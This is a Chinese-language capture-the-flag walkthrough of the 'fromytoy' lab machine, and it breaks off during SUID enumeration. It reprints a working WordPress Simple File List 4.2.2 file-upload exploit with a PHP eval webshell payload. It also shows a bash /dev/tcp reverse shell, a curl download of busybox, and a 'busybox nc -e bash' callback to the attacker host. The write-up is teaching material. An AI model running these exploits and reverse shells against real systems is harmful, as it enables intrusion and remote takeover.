靶机信息

靶机名称：fromytoy
靶机作者：Skyarrow/kaada
靶机类型：Linux
难度：easy
来源：MazeSec/QQ内部群 660930334
官网：https://maze-sec.com/

目标主机

使用 arp-scan 扫描内网存活主机：

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.11    08:00:27:b4:4e:75       (Unknown)
```

目标主机 IP：192.168.1.11

端口扫描

使用 nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.1.11 -p- -sT -sV

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3000/tcp open  http    Apache httpd 2.4.51 ((Debian))
```

发现开放了 22/ssh、80/http、3000/http 端口


80 端口服务探测

对 80 端口进行常规目录扫描、信息收集，未发现有用信息


```
┌──(npc㉿kali)-[~]
└─$ dirsearch -u http://192.168.1.11
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated a
st/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/npc/reports/http_192.168.1.11/_26-01-20_09-54-57.txt

Target: http://192.168.1.11/

[09:54:57] Starting:
[09:54:58] 403 -  277B  - /.ht_wsr.txt
[09:54:58] 403 -  277B  - /.htaccess.bak1
[09:54:58] 403 -  277B  - /.htaccess.orig
[09:54:58] 403 -  277B  - /.htaccess_extra
[09:54:58] 403 -  277B  - /.htaccess.sample
[09:54:58] 403 -  277B  - /.htaccess_orig
[09:54:58] 403 -  277B  - /.htaccess_sc
[09:54:58] 403 -  277B  - /.htaccessOLD
[09:54:58] 403 -  277B  - /.htaccessBAK
[09:54:58] 403 -  277B  - /.htaccessOLD2
[09:54:58] 403 -  277B  - /.htm
[09:54:58] 403 -  277B  - /.html
[09:54:58] 403 -  277B  - /.htpasswds
```

3000 端口服务探测

访问 3000 端口，发现是一个 wordpress 网站




使用 wpscan 对 wordpress 进行扫描，发现存在一个可利用的插件漏洞 `simple-file-list 4.2.2`



漏洞利用

在 expdb https://www.exploit-db.com/ 上搜索该漏洞，找到对应的 exp：



修改里面的 payload

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
# Exploit Title: Wordpress Plugin Simple File List 4.2.2 - Arbitrary File Upload
# Date: 2020-11-01
# Exploit Author: H4rk3nz0 based off exploit by coiffeur
# Original Exploit: https://www.exploit-db.com/exploits/48349
# Vendor Homepage: https://simplefilelist.com/
# Software Link: https://wordpress.org/plugins/simple-file-list/
# Version: Wordpress v5.4 Simple File List v4.2.2

import requests
import random
import hashlib
import sys
import os
import urllib3
urllib3.disable_warnings()

dir_path = '/wp-content/uploads/simple-file-list/'
upload_path = '/wp-content/plugins/simple-file-list/ee-upload-engine.php'
move_path = '/wp-content/plugins/simple-file-list/ee-file-engine.php'
```

```
def usage():
    banner = """
NAME: Wordpress v5.4 Simple File List v4.2.2, pre-auth RCE
SYNOPSIS: python wp_simple_file_list_4.2.2.py <URL>
AUTHOR: coiffeur
    """
    print(banner)

def generate():
    filename = f'{random.randint(0, 10000)}.png'
    password = hashlib.md5(bytearray(random.getrandbits(8)
                                     for _ in range(20))).hexdigest()
    with open(f'{filename}', 'wb') as f:
        # payload = '<?php passthru("bash -i >& /dev/tcp/192.168.1.1/4444 0>&1"); ?>'
        payload = '<?php highlight_file(__FILE__);eval($_POST[1]);?>'
        f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password

def upload(url, filename):
    files = {'file': (filename, open(filename, 'rb'), 'image/png')}
    datas = {'eeSFL_ID': 1, 'eeSFL_FileUploadDir': dir_path,
             'eeSFL_Timestamp': 1587258885, 'eeSFL_Token':
'ba288252629a5399759b6fde1e205bc2'}
    r = requests.post(url=f'{url}{upload_path}',
                      data=datas, files=files, verify=False)
    r = requests.get(url=f'{url}{dir_path}{filename}', verify=False)
    if r.status_code == 200:
        print(f'[ ] File uploaded at {url}{dir_path}{filename}')
        os.remove(filename)
    else:
        print(f'[*] Failed to upload {filename}')
        exit(-1)
    return filename

def move(url, filename):
    new_filename = f'{filename.split(".")[0]}.php'
```

```
    headers = {'Referer': f'{url}/wp-admin/admin.php?page=ee-simple-file-
list&tab=file_list&eeListID=1',
               'X-Requested-With': 'XMLHttpRequest'}
    datas = {'eeSFL_ID': 1, 'eeFileOld': filename,
             'eeListFolder': '/', 'eeFileAction': f'Rename|{new_filename}'}
    r = requests.post(url=f'{url}{move_path}',
                      data=datas, headers=headers, verify=False)
    if r.status_code == 200:
        print(f'[ ] File moved to {url}{dir_path}{new_filename}')
    else:
        print(f'[*] Failed to move {filename}')
        exit(-1)
    return new_filename

def main(url):
    file_to_upload, password = generate()
    uploaded_file = upload(url, file_to_upload)
    moved_file = move(url, uploaded_file)
    if moved_file:
        print(f'[+] Exploit seem to work.\n[*] Confirmning ...')
    datas = {'password': password, 'cmd': 'phpinfo();'}
    r = requests.post(url=f'{url}{dir_path}{moved_file}',
                      data=datas, verify=False)
    if r.status_code == 200 and r.text.find('php') != -1:
        print('[+] Exploit work !')
        print(f'\tURL: {url}{dir_path}{moved_file}')
        print(f'\tPassword: {password}')

if __name__ == "__main__":
    if (len(sys.argv) < 2):
        usage()
        exit(-1)
    main(sys.argv[1])
```

上传 webshell 成功：

```
┌──(npc㉿kali)-[~]
└─$ python3 exp.py

NAME: Wordpress v5.4 Simple File List v4.2.2, pre-auth RCE
SYNOPSIS: python wp_simple_file_list_4.2.2.py <URL>
AUTHOR: coiffeur

[ble: exit 255]

┌──(npc㉿kali)-[~]
└─$ python3 exp.py http://192.168.1.11:3000/
[ ] File 4268.png generated with password: ffa4c3bf645ce6eae2610b21a50359ee
[ ] File uploaded at http://192.168.1.11:3000//wp-content/uploads/simple-file-list/4268.png
[ ] File moved to http://192.168.1.11:3000//wp-content/uploads/simple-file-list/4268.php
[+] Exploit seem to work.
[*] Confirmning ...
[+] Exploit work !
        URL: http://192.168.1.11:3000//wp-content/uploads/simple-file-list/4268.php
        Password: ffa4c3bf645ce6eae2610b21a50359ee

┌──(npc㉿kali)-[~]
└─$
```

靶机根目录存在 `.dockerenv` 文件，当前属于 docker 容器环境

过程尝试使用容器内环境反弹shell，没有成功，尝试上传 静态编译的 busybox 二进制文件（在 kali 端常备静态编译的二进制 busybox）


在 kali 上开启 python http 服务

```
python3 -m http.server 80
```

靶机

```
1=system('ls -alh /tmp;curl 192.168.1.9/busybox -o /tmp/busybox;chmod %2bx
/tmp/busybox;ls -alh /tmp;/tmp/busybox nc 192.168.1.9 4444 -e bash');
```

<?php highlight_file(__FILE__);eval($_POST[1]); ?> total 1.2M drwxrwxrwt 1 root root 4.0K Jan 20 15:04 drwxr-xr-x 1 root root 4.0K Jan 20 03:33 .. -rwxr-xr-x 1 www-data www-data 1.2M Jan 20 15:06 busybox total 1.2M drwxrwxrwt 1 root root 4.0K Jan 20 15:04 . drwxr-xr-x 1 root root 4.0K Jan 20 03:33 .. -rwxr-xr-x 1 www-data www-data 1.2M Jan 20 15:06 busybox




补充:

静态二进制文件项目推荐:

- https://github.com/pkgforge-dev/Static-Binaries
- https://gh-proxy.com/ - Github 下载加速

选择适合你的架构下载对应的静态二进制文件，kali 可以常备一份




宿主用户凭证获取

进入容器后，尝试寻找 suid 文件，发现异常文件 `/usr/local/lib/.sys_log_rotator`


```
find / -perm -4000 -type f 2>/dev/null
```


```
www-data@949d50994487:/tmp$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/local/lib/.sys_log_rotator
/bin/mount
/bin/su
/bin/umount
www-data@949d50994487:/tmp$
```

通过 strings 命令输出，可以判断这是一个 rev 二进制文件伪装的 suid 文件：



